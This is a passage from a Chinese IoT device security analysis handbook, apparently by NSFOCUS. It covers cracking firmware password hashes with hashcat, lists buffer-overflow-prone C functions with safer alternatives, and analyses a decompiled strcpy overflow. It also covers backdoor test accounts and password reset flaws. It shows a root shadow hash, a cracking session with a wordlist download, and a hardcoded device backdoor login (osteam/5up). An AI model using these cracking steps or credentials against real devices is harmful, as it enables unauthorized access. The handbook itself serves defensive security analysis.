
当然最直接有效的解决方案就是关闭不必要的服务，从根源上规避安全风险。

8.1.2 离线破解

离线破解是在拿到设备固件的情况下，提取出对应的密码信息，大多的密码都是加密存储的，需要破解后才能利用；但也有少部分是密码明文存储的，可以直接利用密码登录系统服务。

加密算法一般都是比较常见的算法组合，但是也有比较独特的自定义算法，就需要根据具体的产品设计去分析破解系统服务的密码。

下面是一些比较常见的加密算法组合（明文密码为“123456”）加密的结果：



下面是某个设备的 /etc/shadow 的内容：

```
root:$1$dt51WYAP$oqohTsWg/1oVG1Xs.N.qe0:16205:0:99999:7
:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
```

主要关注 root 用户这一行，**1** 是 hash 类型，密码 hash 的 salt 是 **dt51WYAP**，后面就是密码的 hash。

执行以下命令，使用 hashcat 进行字典破解，破解得到的密码保存在 found1.txt 文件中，当然，hashcat 是利用 opencl 的，支持 GPU 加速，GPU 性能越好，破解速度越快，成功率越高。

```
root@kali:~/lab# head -n 1 shadow
root:$1$dt51WYAP$oqohTsWg/1oVG1Xs.N.qe0:16205:0:99999:7
:::
root@kali:~/lab # head -n 1 shadow > 1.hash
root@kali:~/lab # cat 1.hash
root:$1$dt51WYAP$oqohTsWg/1oVG1Xs.N.qe0:16205:0:99999:7
:::
root@kali:~/lab#curl
https://samsclass.info/123/proj10/500_passwords.txt >
500_passwords.txt
  % Total    % Received % Xferd  Average Speed   Time
Time     Time  Current
                                 Dload  Upload   Total   Spent
Left  Speed
100  3492  100  3492    0     0   2769      0  0:00:01
0:00:01 --:--:--  2769
root@kali:~/lab# head 500_passwords.txt
123456
password
12345678
1234
pussy
12345
dragon
qwerty
696969
Mustang
root@kali:~/lab# hashcat -m 1800 -a 0 -o found1.txt --
remove 1.hash 500_passwords.txt
```

8.2 二进制漏洞

获取到智能设备的固件后，对系统服务程序的安全性进行安全分析，也是智能设备安全分析一个很重要的环节。

由于服务程序多数为二进制程序，这里就要求安全分析人员掌握二进制漏洞挖掘方面的基础知识，由于其门槛相对较高，常常在实际的项目中被忽视。

8.2.1 常规方法

静态分析

下面列出容易出现缓冲区溢出函数，用 ida 静态分析的时候，可以查找调用他们的函数，分析是否存在缓冲区溢出，找到漏洞点才能分析可利用性：

函数	严重性	解决方案
gets	最危险	使用 fgets（buf, size, stdin）。这几乎总是一个大问题！
strcpy	很危险	改为使用 strncpy。
strcat	很危险	改为使用 strncat。
sprintf	很危险	改为使用 snprintf，或者使用精度说明符。
scanf	很危险	使用精度说明符，或自己进行解析。
sscanf	很危险	使用精度说明符，或自己进行解析。
fscanf	很危险	使用精度说明符，或自己进行解析。
vfscanf	很危险	使用精度说明符，或自己进行解析。
vsprintf	很危险	改为使用 vsnprintf，或者使用精度说明符。
vscanf	很危险	使用精度说明符，或自己进行解析。
vsscanf	很危险	使用精度说明符，或自己进行解析。
streadd	很危险	确保分配的目的地参数大小是源参数大小的四倍。
strecpy	很危险	确保分配的目的地参数大小是源参数大小的四倍。
strtrns	危险	手工检查来查看目的地大小是否至少与源字符串相等。
realpath	很危险（或稍小，取决于实现）	分配缓冲区大小为 MAXPATHLEN。同样，手工检查参数以确保输入参数不超过 MAXPATHLEN。
syslog	很危险（或稍小，取决于实现）	在将字符串输入传递给该函数之前，将所有字符串输入截成合理的大小。
getopt	很危险（或稍小，取决于实现）	在将字符串输入传递给该函数之前，将所有字符串输入截成合理的大小。
getopt_long	很危险（或稍小，取决于实现）	在将字符串输入传递给该函数之前，将所有字符串输入截成合理的大小。
getpass	很危险（或稍小，取决于实现）	在将字符串输入传递给该函数之前，将所有字符串输入截成合理的大小。
getchar	中等危险	如果在循环中使用该函数，确保检查缓冲区边界。
fgetc	中等危险	如果在循环中使用该函数，确保检查缓冲区边界。
getc	中等危险	如果在循环中使用该函数，确保检查缓冲区边界。
read	中等危险	如果在循环中使用该函数，确保检查缓冲区边界。
bcopy	低危险	确保缓冲区大小与它所说的一样大。
fgets	低危险	确保缓冲区大小与它所说的一样大。
memcpy	低危险	确保缓冲区大小与它所说的一样大。
snprintf	低危险	确保缓冲区大小与它所说的一样大。
strccpy	低危险	确保缓冲区大小与它所说的一样大。
strcadd	低危险	确保缓冲区大小与它所说的一样大。
strncpy	低危险	确保缓冲区大小与它所说的一样大。
vsnprintf	低危险	确保缓冲区大小与它所说的一样大。

针对命令注入，主要跟踪 system 之类的敏感函数调用，下面列出容易出现 命令注入的 exec 系列函数 :

```
int execl(const char *path, const char *arg, ...);
int execlp(const char *file, const char *arg, ...);
int execle(const char *path, const char *arg,
..., char * const envp[]);
int execv(const char *path, char *const argv[]);
int execvp(const char *file, char *const argv[]);
int execvpe(const char *file, char *const argv[],
char *const envp[]);
```

模糊测试

静态分析的缺点就是太耗时间和精力，同时产出和漏洞挖掘人员的经验有很大关系，优点是往往能挖掘到质量比较高的漏洞。模糊测试在工业界用得最多，其主要思想是通过随机生成（这个随机不是完全随机，有些 fuzz 工具会根据代码覆盖率来动态调整样本）畸形的样本来对软件进行输入，当软件出现 crash 就记下当时的输入测试用例方便于日后重现漏洞。

挖洞的效率由以下几个关键点决定：

1. 输入的种子用例，后面变异的样本基本是从最开始的种子畸变过来的，所以一开始的输入样本代码覆盖率要高，多样性要强。
2. 很多软件不是直接读取文件来进行解析，对于这类软件，往往需要写一个加载器，加载器主要完成读取用例，调用被测试的函数的功能（这部分需要逆向函数的参数）。同时加载器选择的被测试函数要以最核心最精简的函数为主，这样能有效防止调用到非必要代码来提升模糊测试效率。
3. 模糊测试现在以大规模集群化为发展方向（当然机器学习生成测试用例和符号执行也具有发展前景），为了提升模糊测试效率，能使用到的计算资源越多越好。

可以参考的模糊测试工具链接：

http://lcamtuf.coredump.cx/afl/

https://github.com/shellphish/afl-other-arch

8.2.2 缓冲区溢出示例

测试某款智能设备时发现的缓冲区溢出漏洞；


首先程序为 key 分配了 0x80 大小的栈空间用来存储内容；

```
v1 = qcgireq_parse(0);
sub_B41C((int)"Content-Type:application/json\r\n", v2, v3, v4);
sub_B41C((int)"\r\n", v5, v6, v7);
memset(&v51, 0, 0x100u);
v53 = 0;
v54 = 0;
v55 = 0;
v56 = 0;
memset(&v49, 0, 0x400u);
sub_B41C((int)"%s", (int)"{\n", v8, v9);
while ( 1 )
{
  do
  {
    if ( !(*(int (__fastcall **)(int, const char **, _DWORD, signed int))(v1 + 56))(v1, &v53, 0, 1) )
    {
      sub_B41C((int)"\"%s\":[\"%s\",\"%s\"]", (int)"null", (int)"null", (int)"null");
      sub_B41C((int)"%s", (int)"\n}\n", v36, v37);
      (*(void (__fastcall **)(int))(v1 + 88))(v1);
      goto LABEL_94;
    }
    memset(&v52, 0, 0x80u);
    memset(&v50, 0, 0x400u);
    strcpy((char *)&v52, v53);
    strcpy((char *)&v50, v54);
  }
```

key

value

当服务程序处理用户发起的服务请求时，直接将输入的字符串拷贝到分配大小为 0x80 的栈空间中，发生缓冲区溢出，导致程序异常；



通过进一步利用缓冲区溢出漏洞最终可以达到控制系统的目的，这里就不进行演示了。

智 能 设 备 安 全
分 析 手 册


9. 业务逻辑安全

9.1 测试账号（后门账号）


有些智能设备在开发期间为了方便调试，会为开发者或者测试人员预留特定的测试账号。

这些账号一般都是以硬编码的形式存储在程序中，如果厂商在正式发布产品时没有及时清理这些测试账号，当攻击者获取到智能设备固件后，通过分析固件系统就有可能获得这些账号，进而获取设备的控制权限。

例如某智能设备的测试账号（用户名 osteam，密码 5up）。



登录设备：



9.2 任意密码重置

在某些智能设备上具有忘记密码功能，用户可以通过输入设备上标注的硬件 ID 达到重置密码的目的，这样的设计看起来还算合理，但是实际上，攻击者可以通过物理接触得到设备的硬件 ID，比如说摄像头这种容易在公共场合接触到的设备。

参考文献

[1] 央视曝光大量家庭摄像头遭破解 防止隐私泄露需做到这几点，https://www.qudong.com/article/419273.shtml

[2] 全新恶意软件 VPNFilter 控制全球至少 50 万台网络设备，http://blog.nsfocus.net/vpnfilter/

[3] 你用的智能设备遭黑客公开破解，你会换掉它吗？，http://netsecurity.51cto.com/art/201810/585923.htm

[4] IoT 智能设备安全威胁及防护技术综述，http://jcs.iie.ac.cn/ch/reader/create_pdf.aspx?file_no=20180104&year_id=2018&quarter_id=1&falg=1

[5] IoT Attack Surface Areas，https://www.owasp.org/index.php/IoT_Attack_Surface_Areas

[6] 绿盟马良：智能设备漏洞挖掘中的几个突破点 | 看雪 2018 峰会，https://www.leiphone.com/news/201807/1S9CwUedYzEyG9P3.html

[7] Tools to work with android .dex and java .class files，https://github.com/pxb1988/dex2jar

[8] Dex to Java decompiler，https://github.com/skylot/jadx

[9] A tool for reverse engineering Android apk files，https://ibotpeaches.github.io/Apktool/

[10] 重大安全事件：KRACK 漏洞威胁全球 WiFi 用户，https://zhuanlan.zhihu.com/p/30220669

[11] ZigBee 安全探究， https://security.tencent.com/index.php/blog/msg/92

[12] LightBlue 基础使用教程，https://www.jianshu.com/p/2bfde2ba8a99

[13] Ubuntu 12.04 安装嗅探蓝牙数据包的 Kismet 和 Wireshark ，http://www.freebuf.com/sectool/95426.html

[14] BLE Hacking：使用 Ubertooth one 扫描嗅探低功耗蓝牙，http://www.freebuf.com/articles/wireless/106298.html

[15] 永不消逝的电波（三）：低功耗蓝牙（BLE）入门之如何调戏别人的小米手环，http://www.freebuf.com/news/88281.html

[16] 如何优雅的抓取低功耗蓝牙 BLE 的数据，https://blog.csdn.net/viewtool2017/article/details/73887641

[17] BLE Hacking：使用 Ubertooth one 扫描嗅探低功耗蓝牙，http://www.freebuf.com/articles/wireless/106298.html

[18] 如何使用 CC2540 USB-Dongle 进行抓取蓝牙通讯数据包，https://blog.csdn.net/zhuangjitongxue/article/details/49337445

[19] SmartRF Packet Sniffer 使用手册中文版，https://pan.baidu.com/s/1o6AbAqu

[20] 蓝牙 4.0BLE 抓包 (一) - 搭建 EN-Dongle 工作环境 使用 EN-Dongle 抓包 nRF51822，https://www.cnblogs.com/aikm/p/5021220.html

[21] CC Debugger 使用手册，https://wenku.baidu.com/view/fb7271af941ea76e58fa04e7.html

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com